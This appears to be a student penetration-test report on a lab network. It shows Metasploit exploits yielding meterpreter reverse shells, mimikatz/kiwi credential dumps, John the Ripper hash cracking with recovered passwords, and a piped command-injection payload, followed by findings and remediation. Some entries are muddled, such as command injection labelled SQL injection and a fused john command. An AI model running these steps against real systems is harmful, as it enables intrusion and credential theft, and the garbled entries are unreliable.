- using the Metasploit module we successfully exploited a vulnerability in an Apache Tomcat server "exploit(multi/http/tomcat_jsp_upload_bypass)". This gave us access to a Java/Linux shell and allowed us to navigate the server's directories. We found the hidden file named ".flag7.txt"

  Flag 7: 8ks6sbhss

- On our last day of pentesting we found a GitHub account related to the target organization "totalrekall" and discovered a hash for a user, "Trivera", in one of the repositories. This information was gathered through open-source intelligence (OSINT) techniques. The hash may be used for further attacks.



- We imputed the highlighted information into JohnTheRipper to crack it for a readable password. The results from John show that the password for Trivera is: Tanya4life

  flag1: Tanya4life

- After obtaining credentials we needed to see what machine they will work on. An Nmap scan was initiated to see all of our hosts and see if there were any visible vulnerabilities or services we can exploit.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-16 14:56 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00053s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-01-16 19:56:43Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00057s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 33.75 seconds
```

- We starting with the Windows10 host with IP 172.22.117.20. The exploit called “exploit(windows/pop3/seattlelab_pass)” was tested. This exploit worked and we were able to gain a meterpreter sessions on the Windows10 machine as depicted in the image below.

```
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp e
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:54586 ) 

meterpreter >
```

- We discovered a file named "flag2.txt" inside the htdocs directory of XAMPP on the C drive, by navigating through a meterpreter shell. We were able to access the file and retrieve its contents, which was "flag 2".

```
meterpreter > cd htdocs\\
meterpreter > ls
Listing: C:\xampp\htdocs
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  107   fil   2022-02-15 16:54:21 -0500  .htaccess
100666/rw-rw-rw-  34    fil   2022-02-15 16:53:19 -0500  flag2.txt

meterpreter > cat flag2.txt
4d7b349705784a518bc876bc2ed6d4f6
meterpreter >
```

- Upon reviewing the Nmap scan results, the we discovered that the host with IP address 172.22.117.20 has port 21 open for FTP service. To take advantage of this, we connected to the host using FTP protocol and tried the username and password combination of "anonymous" for both, which was successful and granted us access to the system.

```
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

- After gaining access to the system, the we used the "list all" command to check the available files. We discovered a file called "flag3.txt". They "get" command was used to download the file to their machine and viewed the contents, which revealed the result of "flag3".

```
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls -a
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (31.0636 kB/s)
ftp> exit
221 Goodbye

┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

- We returned to the meterpreter session created using the seattlelab_pass exploit. We navigated to the SLmail system directory and ran the command "list all" to view the contents. This is where we discovered the file "flag4.txt" and were able to retrieve the flag by concatenating it, as shown in the image.

```
msf6 exploit(windows/pop3/seattlelab_pass) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ls
Listing: C:\xampp\htdocs
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  107   fil   2022-02-15 16:54:21 -0500  .htaccess
100666/rw-rw-rw-  34    fil   2022-02-15 16:53:19 -0500  flag2.txt

meterpreter > cd ../../
meterpreter > pwd
C:\
meterpreter > cd Program
cd ProgramData\\          cd Program\ Files\ (x86)\\  cd Program\ Files\\
meterpreter > cd Program\ Files\ (x86)\\
meterpreter > cd slmail
meterpreter > cd system
meterpreter > pwd
C:\Program Files (x86)\slmail\system
meterpreter > ls
Listing: C:\Program Files (x86)\slmail\system
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:40:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-04-17 03:16:01 -0400  maillog.006
100666/rw-rw-rw-  3613   fil   2022-04-19 19:33:10 -0400  maillog.007
100666/rw-rw-rw-  2831   fil   2022-04-21 19:35:11 -0400  maillog.008
100666/rw-rw-rw-  2831   fil   2022-04-23 11:06:11 -0400  maillog.009
100666/rw-rw-rw-  29156  fil   2022-05-02 13:01:08 -0400  maillog.00a
100666/rw-rw-rw-  3537   fil   2022-05-02 18:31:11 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

- Once inside the meterpreter shell, we can enter the command 'load kiwi' to load the kiwi extension. Using kiwi, we can then run 'lsa_dump_sam' which will provide us with the NTLM hash for the user named "Flag6".

```
* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443

RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
```

- We created a new file with the hash and used it as input for john. This gave us the password for the user "Flag6"

```
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Crash recovery file is locked: /root/.john/john.rec

┌──(root💀 kali)-[~]
└─# john hashit.txt --format=NTComputer!        (flag6)
```

- we navigated to the users/public/documents directory and used the command "list all" to view the contents. We found a file named "flag7.txt" in this directory. We were able to retrieve the flag by concatenating the "flag7.txt" file

```
meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter >
```

- While in this location, we can also use the command 'net users' to obtain a list of all users on the machine. Additionally, using the kiwi extension, we can run the command 'kiwi_cmd lsadump::cache' in the meterpreter shell, which provides us with the username and MsCacheV2 of the user ADMBob.

```
meterpreter > shell
Process 4620 created.
Channel 14 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public\Documents>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           flag6
Guest                    sysadmin                 WDAGUtilityAccount
The command completed with one or more errors.

C:\Users\Public\Documents>
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f341827471350963234 12d97ee82f9d14c046020

* Iteration is set to default (10240)
```

- We input the MsCacheV2 into JohnTheRipper and it decrypted the hashed password to be "Changeme!" for flag 8.

```
┌──(root💀 kali)-[~]
└─# john --format=mscash2 newhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
```

Summary Vulnerability Overview

Vulnerability	Severity
XSS in Web application	Critical
User log-in Credential Exposure	Critical
SQL Injection	Critical
Deception through FTP Protocol Connections	Critical
Susceptibility to Windows/Local/WMI Exploit	High
Script Injection via Image Upload Boxes	High
Applications with Confidential Data Accessed from External Sources	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	• 192.168.13.10 • 192.168.13.11 • 192.168.13.12 • 192.168.13.13 • 192.168.13.14 • 172.22.117.10 • 172.22.117.20 • 192.168.14.35
Ports	21 22 80 88 106 110 135 139 389 443 445 464 593 636 8009 8080

Exploitation Risk	Total
Critical	4
High	3
Medium	0
Low	0


Vulnerability Findings



Vulnerability 1	Findings

Title	XSS in Web application
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The web application has multiple vulnerabilities to cross-site scripting (XSS). Although some input validation filters are in place, they can be bypassed by modifying the input code.
Images	 
Affected Hosts	192.168.14.35
Remediation	Suggestion is to configure input validation settings to deny them. Another option is to impose a character limit, which will restrict the number of characters that can be used in a script, making it more difficult for an attacker to successfully execute.




Vulnerability 2	Findings
Title	User log in Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Continued use of previous successful exploit via Metasploit/Meterpreter session; access to vulnerable passwords file obtained, followed by successful hash dump within post/windows/gather/hash dump. Passwords cracked using john, resulting in successful access to credentials and creation of a reverse shell.

Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to vulnerable files by updating permissions on files and user permissions; move files to a non-public domain.



Vulnerability 3	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The web application has several vulnerabilities to SQL injection, one of which is the DNS Check input field. By inputting an IP address and appending extra commands using a double ampersand (&&), the system can be made to run additional code. For example, inputting "www.example.com" or "www.example | cat vendor.txt " can be used to extract information from the system.
Images	 
Affected Hosts	192.168.14.35
Remediation	To improve security for the MX Record checker, input validation should be reconfigured to only allow IP addresses and limit the character space to no more than 16 characters. This will prevent the use of the Ampersand and other potential bypass methods, such as the Pipe command, while still allowing for valid IP addresses to be entered.


Vulnerability 4	Findings
Title	Deception through FTP Protocol Connections
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	False FTP connections can occur if an attacker has valid login credentials or correctly guesses the username and password. In our case, We used "anonymous" and were granted access, highlighting the vulnerability of the server if an attacker were to gain similar credentials and access sensitive information.
Images	 
Affected Hosts	172.22.117.20
Remediation	Implement 2-factor authentication to validate employee FTP connections and distinguish them from fraudulent attackers.

Vulnerability 5	Findings
Title	Susceptibility to Windows/Local/WMI Exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	We leveraged the windows/local/wmi exploit to gain additional access via an

	existing meterpreter session. Combining this with the user credentials we had previously obtained, we were able to successfully infiltrate the WinDC01 machine and acquire various account credentials.
Images	172.22.117.20, 172.22.117.10
Affected Hosts	  
Remediation	In order to prevent lateral movement by an attacker, one solution is to implement two-factor authentication which will alert the user of any unauthorized login attempt made with stolen credentials. This allows them to quickly deny the attempt and report it.

Vulnerability 6	Findings
Title	Script Injection via Image Upload Boxes
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The "upload image" feature on the Web App can be exploited by an attacker uploading a PHP script while the server expects a .jpg file. The current input

	filtering only checks if the file name includes ".jpg" but it did not prevent the upload of a file named ".php"
Images	 
Affected Hosts	192.168.14.35
Remediation	To prevent exploit, enforce strict input validation by only allowing uploads with the .jpg extension. The current filtering can easily be bypassed by adding the .jpg extension to a non-image file.

Vulnerability 7	Findings
Title	Applications with Confidential Data Accessed from External Sources
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	high
Description	we found a GitHub account related to the target organization "totalrekall" and discovered a hash for a user, "Trivera", in one of the repositories. This information was gathered through open-source intelligence (OSINT) techniques. The hash may be used for further attacks.
Images	
Affected Hosts	172.22.117.20

Remediation	Remediation for this situation is to change the "Trivera" account password, revoke access, monitor the account for suspicious activity, implement multi-factor authentication for all accounts, review GitHub account and protect sensitive information from public exposure and be aware of OSINT techniques used to gather the information.